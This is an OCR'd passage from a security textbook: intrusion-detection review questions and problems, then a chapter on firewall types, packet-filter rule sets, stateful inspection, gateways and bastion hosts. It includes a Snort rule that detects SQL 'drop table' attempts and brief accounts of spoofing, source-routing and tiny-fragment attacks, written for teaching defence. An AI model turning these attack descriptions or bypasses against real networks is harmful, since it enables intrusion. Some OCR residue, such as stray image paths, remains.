banner grabbing	intrusion detection exchange format	rule-based penetration identification
base-rate fallacy	intrusion detection system (IDS)	security intrusion
false negative	network-based IDS (NIDS)	scanning
false positive	network sensor	signature approaches
hacker	passive sensor	signature detection
honeypot	rule-based anomaly detection	Snort
host-based IDS		
inline sensor		
intruder		

Review Questions

8.1 List and briefly define the skill level of intruders.
8.2 List five examples of intrusion.
8.3 How are intruders classified according to skill level?
8.4 What is meant by security intrusion?
8.5 List and breifly describe the classifications of intrusion detection systems based on the source and the type of data analyzed.
8.6 What are three benefits that can be provided by an IDS?
8.7 What is the difference between a false positive and a false negative in the context of an IDS?
8.8 Explain the base-rate fallacy.
8.9 List some desirable characteristics of an IDS.
8.10 What is the difference between anomaly detection and signature or heuristic intrusion detection?

8.11 List and briefly define the three broad categories of classification approaches used by anomaly detection systems.

8.12 List the advantages of using machine-learning approaches for anomaly detection.

8.13 What is the difference between signature detection and rule-based heuristic identification?

8.14 What is the major advantage of HIDS over NIDSs and firewalls?

8.15 Which of anomaly HIDS or signature and heuristic HIDS are currently more commonly deployed? Why?

8.16 What advantages do a Distributed HIDS provide over a single system HIDS?

8.17 Describe the types of sensors that can be used in a NIDS.

8.18 What are the advantages of locating the NIDS sensor inside the external firewall?

8.19 Are either anomaly detection or signature and heuristic detection techniques or both used in NIDS?

8.20 What are some motivations for using a distributed or hybrid IDS?


8.21 What is SNORT? What are the logical components of a SNORT installation?

8.22 List four logical components of Snort architecture.

Problems

8.1 Consider the first step of the common attack methodology we describe, which is to gather publicly available information on possible targets. What types of information could be used? What does this use suggest to you about the content and detail of such information? How does this correlate with the organization's business and legal requirements? How do you reconcile these conflicting demands?

8.2 In the context of an IDS, we define a false positive to be an alarm generated by an IDS in which the IDS alerts to a condition that is actually benign. A false negative occurs when an IDS fails to generate an alarm when an alert-worthy condition is in effect. Using the following diagram, depict two curves that roughly indicate false positives and false negatives, respectively:



8.3 Inline sensors are inserted into a network segment so that the traffic being monitored passes through them. These sensors perform both intrusion detection and intrusion prevention functions. However, passive sensors are more commonly used. Why?

8.4 One of the non-payload options in Snort is flow. This option distinguishes between clients and servers. This option can be used to specify a match only for packets flowing in one direction (client to server or vice-versa) and can specify a match only on established TCP connections. Consider the following Snort rule:

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS $ORACLE_PORTS\
(msg: "ORACLE drop table attempt:;\
flow: to_server, established; content: "drop table_name";
nocase;\
classtype: protocol-command-decode;)
```

a. What does this rule do?
b. Comment on the significance of this rule if the Snort devices is placed inside or outside of the external firewall.

8.5 The overlapping area of the two probability density functions of Figure 8.1 represents the region in which there is the potential for false positives and false negatives. Further, Figure 8.1 is an idealized and not necessarily representative depiction of the relative shapes of the two density functions. Suppose there is 1 actual intrusion for every 1000 authorized users, and the overlapping area covers 1% of the authorized users and 50% of the intruders.

a. Sketch such a set of density functions and argue that this is not an unreasonable depiction.
b. What is the probability that an event that occurs in this region is that of an authorized user? Keep in mind that 50% of all intrusions fall in this region.

8.6 An example of a host-based intrusion detection tool is the tripwire program. This is a file integrity checking tool that scans files and directories on the system on a regular basis and notifies the administrator of any changes. It uses a protected database of cryptographic checksums for each file checked and compares this value with that recomputed on each file as it is scanned. It must be configured with a list of files and directories to check and what changes, if any, are permissible to each. It can allow, for example, log files to have new entries appended, but not for existing entries to be changed. What are the advantages and disadvantages of using such a tool? Consider the problem of determining which files should only change rarely, which files may change more often and how, and which change frequently and hence cannot be checked. Consider the amount of work in both the configuration of the program and on the system administrator monitoring the responses generated.

8.7 A decentralized NIDS is operating with two nodes in the network monitoring anomalous inflows of traffic. In addition, a central node is present, to generate an alarm signal upon receiving input signals from the two distributed nodes. The signatures of traffic inflow into the two IDS nodes follow one of four patterns: P1, P2, P3, and P4. The threat levels are classified by the central node based upon the observed traffic by the two NIDS at a given time and are given by the following table:

Threat Level	Signature
Low	1 P1 + 1 P2
Medium	1 P3 + 1 P4
High	2 P4

If, at a given time instance, at least one distributed node generates an alarm signal P3, what is the probability that the observed traffic in the network will be classified at threat level "Medium"?

8.8 A taxicab was involved in a fatal hit-and-run accident at night. Two cab companies, the Green and the Blue, operate in the city. You are told that

- 85% of the cabs in the city are Green and 15% are Blue.
- A witness identified the cab as Blue.

The court tested the reliability of the witness under the same circumstances that existed on the night of the accident and concluded that the witness was correct in identifying the color of the cab 80% of the time. What is the probability that the cab involved in the incident was Blue rather than Green?

$$\Pr[A|B] = \frac{\Pr[AB]}{\Pr[B]}$$

$$\Pr[A|B] = \frac{1/12}{3/4} = \frac{1}{9}$$

$$\Pr[\mathrm{A}] = \sum_{i=1}^{n} \Pr[\mathrm{A}|E_i]\,\Pr[E_i]$$

$$\Pr[E_i|A] = \frac{\Pr[A|E_i]\mathrm{P}[E_i]}{\Pr[A]} = \frac{\Pr[A|E_i]\mathrm{P}[E_i]}{\sum_{j=1}^{n}\Pr[A|E_j]\Pr[E_j]}$$

CHAPTER 9

Firewalls and Intrusion Prevention Systems

LEARNING OBJECTIVES

After studying this chapter, you should be able to:

- Explain the role of firewalls as part of a computer and network security strategy.
- List the key characteristics of firewalls.
- Discuss the various basing options for firewalls.
- Understand the relative merits of various choices for firewall location and configurations.
- Distinguish between firewalls and intrusion prevention systems.

Firewalls can be an effective means of protecting a local system or network of systems from network-based security threats while at the same time affording access to the outside world via wide area networks and the Internet.

9.1 THE NEED FOR FIREWALLS

Information systems in corporations, government agencies, and other organizations have undergone a steady evolution. The following are notable developments:

- Centralized data processing system, with a central mainframe supporting a number of directly connected terminals.
- Local area networks (LANs) interconnecting PCs and terminals to each other and the mainframe.
- Premises network, consisting of a number of LANs, interconnecting PCs, servers, and perhaps a mainframe or two.
- Enterprise-wide network, consisting of multiple, geographically distributed premises networks interconnected by a private wide area network (WAN).
- Internet connectivity, in which the various premises networks all hook into the Internet and may or may not also be connected by a private WAN.
- Enterprise cloud computing, which we will describe further in Chapter 13, with virtualized servers located in one or more data centers that can provide both internal organizational and external Internet accessible services.

Internet connectivity is no longer optional for most organizations. The information and services available are essential to the organization. Moreover, individual users within the organization want and need Internet access, and if this is not provided via their LAN, they could use a wireless broadband capability from their PC to an Internet service provider (ISP). However, while Internet access provides benefits to the organization, it enables the outside world to reach and interact with local network assets. This creates a threat to the organization. While it is possible to equip each workstation and server on the premises network with strong security features, such as intrusion protection, this may not be sufficient, and in some cases is not cost-effective.

Consider a network with hundreds or even thousands of systems, running various operating systems, such as different versions of Windows, MacOS, and Linux. When a security flaw is discovered, each potentially affected system must be upgraded to fix that flaw. This requires scaleable configuration management and aggressive patching to function effectively. While difficult, this is possible and is necessary if only host-based security is used. A widely accepted alternative or at least complement to host-based security services is the firewall. The firewall is inserted between the premises network and the Internet to establish a controlled link and to erect an outer security wall or perimeter. The aim of this perimeter is to protect the premises network from Internet-based attacks and to provide a single choke point where security and auditing can be imposed. The firewall may be a single computer system or a set of two or more systems that cooperate to perform the firewall function.

The firewall, then, provides an additional layer of defense, insulating the internal systems from external networks. This follows the classic military doctrine of "defense in depth," which is just as applicable to IT security.

9.2 FIREWALL CHARACTERISTICS AND ACCESS POLICY

[BELL94] lists the following design goals for a firewall:

1. All traffic from inside to outside, and vice versa, must pass through the firewall. This is achieved by physically blocking all access to the local network except via the firewall. Various configurations are possible, as explained later in this chapter.
2. Only authorized traffic, as defined by the local security policy, will be allowed to pass. Various types of firewalls are used, which implement various types of security policies, as explained later in this chapter.
3. The firewall itself is immune to penetration. This implies the use of a hardened system with a secured operating system, as we will describe in Chapter 12.

A critical component in the planning and implementation of a firewall is specifying a suitable access policy. This lists the types of traffic authorized to pass through the firewall, including address ranges, protocols, applications, and content types. This policy should be developed from the organization's information security risk assessment and policy, that we will discuss in Chapters 14 and 15. This policy should be developed from a broad specification of which traffic types the organization needs to support. It is then refined to detail the filter elements we will discuss next, which can then be implemented within an appropriate firewall topology.

NIST SP 800-41 (*Guidelines on Firewalls and Firewall Policy*, September 2009) lists a range of characteristics that a firewall access policy could use to filter traffic, including:

- **IP Address and Protocol Values:** Controls access based on the source or destination addresses and port numbers, direction of flow being inbound or outbound, and other network and transport layer characteristics. This type of filtering is used by packet filter and stateful inspection firewalls. It is typically used to limit access to specific services.

- **Application Protocol:** Controls access on the basis of authorized application protocol data. This type of filtering is used by an application-level gateway that relays and monitors the exchange of information for specific application protocols, for example, checking Simple Mail Transfer Protocol (SMTP) e-mail for spam, or HTTP Web requests to authorized sites only.
- **User Identity:** Controls access based on the users identity, typically for inside users who identify themselves using some form of secure authentication technology, such as IPSec (see Chapter 22).
- **Network Activity:** Controls access based on considerations such as the time or request, for example, only in business hours; rate of requests, for example, to detect scanning attempts; or other activity patterns.

Before proceeding to the details of firewall types and configurations, it is best to summarize what one can expect from a firewall. The following capabilities are within the scope of a firewall:

1. A firewall defines a single choke point that attempts to keep unauthorized users out of the protected network, prohibit potentially vulnerable services from entering or leaving the network, and provide protection from various kinds of IP spoofing and routing attacks. The use of a single choke point simplifies security management because security capabilities are consolidated on a single system or set of systems.
2. A firewall provides a location for monitoring security-related events. Audits and alarms can be implemented on the firewall system.
3. A firewall is a convenient platform for several Internet functions that are not security related. These include a network address translator, which maps local addresses to Internet addresses, and a network management function that audits or logs Internet usage.
4. A firewall can serve as the platform for IPSec. Using the tunnel mode capability described in Chapter 22, the firewall can be used to implement virtual private networks.

Firewalls have their limitations, including the following:

1. The firewall cannot protect against attacks that bypass the firewall. Internal systems may have wired or mobile broadband capability to connect to an ISP. An internal LAN may have direct connections to peer organizations that bypass the firewall.
2. The firewall may not protect fully against internal threats, such as a disgruntled employee or an employee who unwittingly cooperates with an external attacker.
3. An improperly secured wireless LAN may be accessed from outside the organization. An internal firewall that separates portions of an enterprise network cannot guard against wireless communications between local systems on different sides of the internal firewall.
4. A laptop, PDA, or portable storage device may be used and infected outside the corporate network, then attached and used internally.

9.3 TYPES OF FIREWALLS

A firewall can monitor network traffic at a number of levels, from low-level network packets, either individually or as part of a flow, to all traffic within a transport connection, up to inspecting details of application protocols. The choice of which level is appropriate is determined by the desired firewall access policy. It can operate as a positive filter, allowing to pass only packets that meet specific criteria, or as a negative




Figure 9.1 Types of Firewalls

filter, rejecting any packet that meets certain criteria. The criteria implement the access policy for the firewall that we discussed in the previous section. Depending on the type of firewall, it may examine one or more protocol headers in each packet, the payload of each packet, or the pattern generated by a sequence of packets. In this section, we look at the principal types of firewalls.

Packet Filtering Firewall

A **packet filtering firewall** applies a set of rules to each incoming and outgoing IP packet and then forward or discards the packet (see Figure 9.1b). The firewall is typically configured to filter packets going in both directions (from and to the internal network). Filtering rules are based on information contained in a network packet:

- **Source IP address:** The IP address of the system that originated the IP packet (e.g., 192.178.1.1).
- **Destination IP address:** The IP address of the system the IP packet is trying to reach (e.g., 192.168.1.2).
- **Source and destination transport-level address:** The transport-level (e.g., TCP or UDP) port number, which defines applications such as SNMP or HTTP.
- **IP protocol field:** Defines the transport protocol.
- **Interface:** For a firewall with three or more ports, which interface of the firewall the packet came from or for which interface of the firewall the packet is destined.

The packet filter is typically set up as a list of rules based on matches to fields in the IP or TCP header. If there is a match to one of the rules, that rule is invoked to determine whether to forward or discard the packet. If there is no match to any rule, then a default action is taken. Two default policies are possible:

- **Default = discard:** That which is not expressly permitted is prohibited.
- **Default = forward:** That which is not expressly prohibited is permitted.

The default discard policy is more conservative. Initially, everything is blocked, and services must be added on a case-by-case basis. This policy is more visible to users, who are more likely to see the firewall as a hindrance. However, this is the policy likely to be preferred by businesses and government organizations. Further, visibility to users diminishes as rules are created. The default forward policy increases ease of use for end users but provides reduced security; the security administrator must, in essence, react to each new security threat as it becomes known. This policy may be used by generally more open organizations, such as universities.

Table 9.1 is a simplified example of a rule set for SMTP traffic. The goal is to allow inbound and outbound e-mail traffic but to block all other traffic. The rules are applied top to bottom to each packet. The intent of each rule is:

1. Inbound mail from an external source is allowed (port 25 is for SMTP incoming).
2. This rule is intended to allow a response to an inbound SMTP connection.
3. Outbound mail to an external source is allowed.

Table 9.1 Packet-Filtering Examples

Rule	Direction	Src address	Dest addresss	Protocol	Dest port	Action
1	In	External	Internal	TCP	25	Permit
2	Out	Internal	External	TCP	>1023	Permit
3	Out	Internal	External	TCP	25	Permit
4	In	External	Internal	TCP	>1023	Permit
5	Either	Any	Any	Any	Any	Deny

4. This rule is intended to allow a response to an outbound SMTP connection.
5. This is an explicit statement of the default policy. All rule sets include this rule implicitly as the last rule.

There are several problems with this rule set. Rule 4 allows external traffic to any destination port above 1023. As an example of an exploit of this rule, an external attacker can open a connection from the attacker's port 5150 to an internal Web proxy server on port 8080. This is supposed to be forbidden and could allow an attack on the server. To counter this attack, the firewall rule set can be configured with a source port field for each row. For rules 2 and 4, the source port is set to 25; for rules 1 and 3, the source port is set to >1023.

But a vulnerability remains. Rules 3 and 4 are intended to specify that any inside host can send mail to the outside. A TCP packet with a destination port of 25 is routed to the SMTP server on the destination machine. The problem with this rule is that the use of port 25 for SMTP receipt is only a default; an outside machine could be configured to have some other application linked to port 25. As the revised rule 4 is written, an attacker could gain access to internal machines by sending packets with a TCP source port number of 25. To counter this threat, we can add an ACK flag field to each row. For rule 4, the field would indicate that the ACK flag must be set on the incoming packet. Rule 4 would now look like this:

Rule	Direction	Src address	Src port	Dest address	Protocol	Dest port	Flag	Action
4	In	External	25	Internal	TCP	>1023	ACK	Permit

The rule takes advantage of a feature of TCP connections. Once a connection is set up, the ACK flag of a TCP segment is set to acknowledge segments sent from the other side. Thus, this rule allows incoming packets with a source port number of 25 that include the ACK flag in the TCP segment.

One advantage of a packet filtering firewall is its simplicity. In addition, packet filters typically are transparent to users and are very fast. NIST SP 800-41 lists the following weaknesses of packet filter firewalls:

- Because packet filter firewalls do not examine upper-layer data, they cannot prevent attacks that employ application-specific vulnerabilities or functions. For example, a packet filter firewall cannot block specific application commands; if

a packet filter firewall allows a given application, all functions available within that application will be permitted.

- Because of the limited information available to the firewall, the logging functionality present in packet filter firewalls is limited. Packet filter logs normally contain the same information used to make access control decisions (source address, destination address, and traffic type).
- Most packet filter firewalls do not support advanced user authentication schemes. Once again, this limitation is mostly due to the lack of upper-layer functionality by the firewall.
- Packet filter firewalls are generally vulnerable to attacks and exploits that take advantage of problems within the TCP/IP specification and protocol stack, such as *network layer address spoofing*. Many packet filter firewalls cannot detect a network packet in which the OSI Layer 3 addressing information has been altered. Spoofing attacks are generally employed by intruders to bypass the security controls implemented in a firewall platform.
- Finally, due to the small number of variables used in access control decisions, packet filter firewalls are susceptible to security breaches caused by improper configurations. In other words, it is easy to accidentally configure a packet filter firewall to allow traffic types, sources, and destinations that should be denied based on an organization's information security policy.

Some of the attacks that can be made on packet filtering firewalls and the appropriate countermeasures are the following:

- **IP address spoofing:** The intruder transmits packets from the outside with a source IP address field containing an address of an internal host. The attacker hopes that the use of a spoofed address will allow penetration of systems that employ simple source address security, in which packets from specific trusted internal hosts are accepted. The countermeasure is to discard packets with an inside source address if the packet arrives on an external interface. In fact, this countermeasure is often implemented at the router external to the firewall.
- **Source routing attacks:** The source station specifies the route that a packet should take as it crosses the Internet, in the hopes that this will bypass security measures that do not analyze the source routing information. A countermeasure is to discard all packets that use this option.
- **Tiny fragment attacks:** The intruder uses the IP fragmentation option to create extremely small fragments and force the TCP header information into a separate packet fragment. This attack is designed to circumvent filtering rules that depend on TCP header information. Typically, a packet filter will make a filtering decision on the first fragment of a packet. All subsequent fragments of that packet are filtered out solely on the basis that they are part of the packet whose first fragment was rejected. The attacker hopes the filtering firewall examines only the first fragment and the remaining fragments are passed through. A tiny fragment attack can be defeated by enforcing a rule that the first fragment of a packet must contain a predefined minimum amount of the transport header. If the first fragment is rejected, the filter can remember the packet and discard all subsequent fragments.

Stateful Inspection Firewalls

A traditional packet filter makes filtering decisions on an individual packet basis and does not take into consideration any higher-layer context. To understand what is meant by *context* and why a traditional packet filter is limited with regard to context, a little background is needed. Most standardized applications that run on top of TCP follow a client/server model. For example, for the SMTP, e-mail is transmitted from a client system to a server system. The client system generates new e-mail messages, typically from user input. The server system accepts incoming e-mail messages and places them in the appropriate user mailboxes. SMTP operates by setting up a TCP connection between client and server, in which the TCP server port number, which identifies the SMTP server application, is 25. The TCP port number for the SMTP client is a number between 1024 and 65535 that is generated by the SMTP client.

In general, when an application that uses TCP creates a session with a remote host, it creates a TCP connection in which the TCP port number for the remote (server) application is a number less than 1024 and the TCP port number for the local (client) application is a number between 1024 and 65535. The numbers less than 1024 are the "well-known" port numbers and are assigned permanently to particular applications (e.g., 25 for server SMTP). The numbers between 1024 and 65535 are generated dynamically and have temporary significance only for the lifetime of a TCP connection.

A simple packet filtering firewall must permit inbound network traffic on all these high-numbered ports for TCP-based traffic to occur. This creates a vulnerability that can be exploited by unauthorized users.

A **stateful packet inspection firewall** tightens up the rules for TCP traffic by creating a directory of outbound TCP connections, as shown in Table 9.2. There is an entry for each currently established connection. The packet filter will now allow incoming traffic to high-numbered ports only for those packets that fit the profile of one of the entries in this directory.

Table 9.2 Example Stateful Firewall Connection State Table

Source Address	Source Port	Destination Address	Destination Port	Connection State
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established
210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.21.22.12	1046	192.168.1.6	80	Established

A stateful packet inspection firewall reviews the same packet information as a packet filtering firewall, but also records information about TCP connections (see Figure 9.1c). Some stateful firewalls also keep track of TCP sequence numbers to prevent attacks that depend on the sequence number, such as session hijacking. Some even inspect limited amounts of application data for some well-known protocols such as FTP, IM, and SIPS commands, in order to identify and track related connections.

Application-Level Gateway

An **application-level gateway**, also called an application proxy, acts as a relay of application-level traffic (see Figure 9.1d). The user contacts the gateway using a TCP/IP application, such as Telnet or FTP, and the gateway asks the user for the name of the remote host to be accessed. When the user responds and provides a valid user ID and authentication information, the gateway contacts the application on the remote host and relays TCP segments containing the application data between the two endpoints. If the gateway does not implement the proxy code for a specific application, the service is not supported and cannot be forwarded across the firewall. Further, the gateway can be configured to support only specific features of an application that the network administrator considers acceptable while denying all other features.

Application-level gateways tend to be more secure than packet filters. Rather than trying to deal with the numerous possible combinations that are to be allowed and forbidden at the TCP and IP level, the application-level gateway need only scrutinize a few allowable applications. In addition, it is easy to log and audit all incoming traffic at the application level.

A prime disadvantage of this type of gateway is the additional processing overhead on each connection. In effect, there are two spliced connections between the end users, with the gateway at the splice point, and the gateway must examine and forward all traffic in both directions.

Circuit-Level Gateway

A fourth type of firewall is the **circuit-level gateway** or circuit-level proxy (see Figure 9.1e). This can be a stand-alone system or it can be a specialized function performed by an application-level gateway for certain applications. As with an application gateway, a circuit-level gateway does not permit an end-to-end TCP connection; rather, the gateway sets up two TCP connections, one between itself and a TCP user on an inner host and one between itself and a TCP user on an outside host. Once the two connections are established, the gateway typically relays TCP segments from one connection to the other without examining the contents. The security function consists of determining which connections will be allowed.

A typical use of circuit-level gateways is a situation in which the system administrator trusts the internal users. The gateway can be configured to support application-level or proxy service on inbound connections and circuit-level functions for outbound connections. In this configuration, the gateway can incur the processing overhead of examining incoming application data for forbidden functions, but does not incur that overhead on outgoing data.

An example of a circuit-level gateway implementation is the SOCKS package [KOBL92]; version 5 of SOCKS is specified in RFC 1928. The RFC defines SOCKS in the following fashion:

> The protocol described here is designed to provide a framework for client–server applications in both the TCP and UDP domains to conveniently and securely use the services of a network firewall. The protocol is conceptually a "shim-layer" between the application layer and the transport layer, and as such does not provide network-layer gateway services, such as forwarding of ICMP messages.

SOCKS consists of the following components:

- The SOCKS server, which often runs on a UNIX-based firewall. SOCKS is also implemented on Windows systems.
- The SOCKS client library, which runs on internal hosts protected by the firewall.
- SOCKS-ified versions of several standard client programs such as FTP and TELNET. The implementation of the SOCKS protocol typically involves either the recompilation or relinking of TCP-based client applications, or the use of alternate dynamically loaded libraries, to use the appropriate encapsulation routines in the SOCKS library.

When a TCP-based client wishes to establish a connection to an object that is reachable only via a firewall (such determination is left up to the implementation), it must open a TCP connection to the appropriate SOCKS port on the SOCKS server system. The SOCKS service is located on TCP port 1080. If the connection request succeeds, the client enters a negotiation for the authentication method to be used, authenticates with the chosen method, then sends a relay request. The SOCKS server evaluates the request and either establishes the appropriate connection or denies it. UDP exchanges are handled in a similar fashion. In essence, a TCP connection is opened to authenticate a user to send and receive UDP segments, and the UDP segments are forwarded as long as the TCP connection is open.

9.4 FIREWALL BASING

It is common to base a firewall on a stand-alone machine running a common operating system, such as UNIX or Linux, that may be supplied as a pre-configured security appliance. Firewall functionality can also be implemented as a software module in a router or LAN switch, or in a server. In this section, we look at some additional firewall basing considerations.

Bastion Host

A bastion host is a system identified by the firewall administrator as a critical strong point in the network's security. Typically, the bastion host serves as a platform for application-level or circuit-level gateways, or to support other services such as IPSec. Common characteristics of a bastion host are as follows:

- The bastion host hardware platform executes a secure version of its operating system, making it a hardened system.

- Only the services that the network administrator considers essential are installed on the bastion host. These could include proxy applications for DNS, FTP, HTTP, and SMTP.
- The bastion host may require additional authentication before a user is allowed access to the proxy services. In addition, each proxy service may require its own authentication before granting user access.
- Each proxy is configured to support only a subset of the standard application's command set.
- Each proxy is configured to allow access only to specific host systems. This means that the limited command/feature set may be applied only to a subset of systems on the protected network.
- Each proxy maintains detailed audit information by logging all traffic, each connection, and the duration of each connection. The audit log is an essential tool for discovering and terminating intruder attacks.
- Each proxy module is a very small software package specifically designed for network security. Because of its relative simplicity, it is easier to check such modules for security flaws. For example, a typical UNIX mail application may contain over 20,000 lines of code, while a mail proxy may contain fewer than 1,000.
- Each proxy is independent of other proxies on the bastion host. If there is a problem with the operation of any proxy, or if a future vulnerability is discovered, it can be uninstalled without affecting the operation of the other proxy applications. In addition, if the user population requires support for a new service, the network administrator can easily install the required proxy on the bastion host.
- A proxy generally performs no disk access other than to read its initial configuration file. Hence, the portions of the file system containing executable code can be made read-only. This makes it difficult for an intruder to install Trojan horse sniffers or other dangerous files on the bastion host.
- Each proxy runs as a nonprivileged user in a private and secured directory on the bastion host.

Host-Based Firewalls

A host-based firewall is a software module used to secure an individual host. Such modules are available in many operating systems or can be provided as an add-on package. Like conventional stand-alone firewalls, host-resident firewalls filter and restrict the flow of packets. A common location for such firewalls is on a server. There are several advantages to the use of a server-based or workstation-based firewall:

- Filtering rules can be tailored to the host environment. Specific corporate security policies for servers can be implemented, with different filters for servers used for different application.
- Protection is provided independent of topology. Thus, both internal and external attacks must pass through the firewall.

- Used in conjunction with stand-alone firewalls, the host-based firewall provides an additional layer of protection. A new type of server can be added to the network, with its own firewall, without the necessity of altering the network firewall configuration.

Network Device Firewall

Firewall functions, especially packet filtering and stateful inspection capabilities, are commonly provided in network devices such as routers and switches to monitor and filter packet flows through the device. They are used to provide additional layers of protection in conjunction with bastion hosts and host-based firewalls.

Virtual Firewall

In a virtualized environment, rather than using physically separate devices as server, switches, routers, or firewall bastion hosts, there may be virtualized versions of these, sharing common physical hardware. Firewall capabilities may also be provided in the hypervisor that manages the virtual machines in this environment. We will discuss these alternatives further in Section 12.8.

Personal Firewall

A personal firewall controls the traffic between a personal computer or workstation on one side and the Internet or enterprise network on the other side. Personal firewall functionality can be used in the home environment and on corporate intranets. Typically, the personal firewall is a software module on the personal computer. In a home environment with multiple computers connected to the Internet, firewall functionality can also be housed in a router that connects all of the home computers to a DSL, cable modem, or other Internet interface.

Personal firewalls are typically much less complex than either server-based firewalls or stand-alone firewalls. The primary role of the personal firewall is to deny unauthorized remote access to the computer. The firewall can also monitor outgoing activity in an attempt to detect and block worms and other malware.

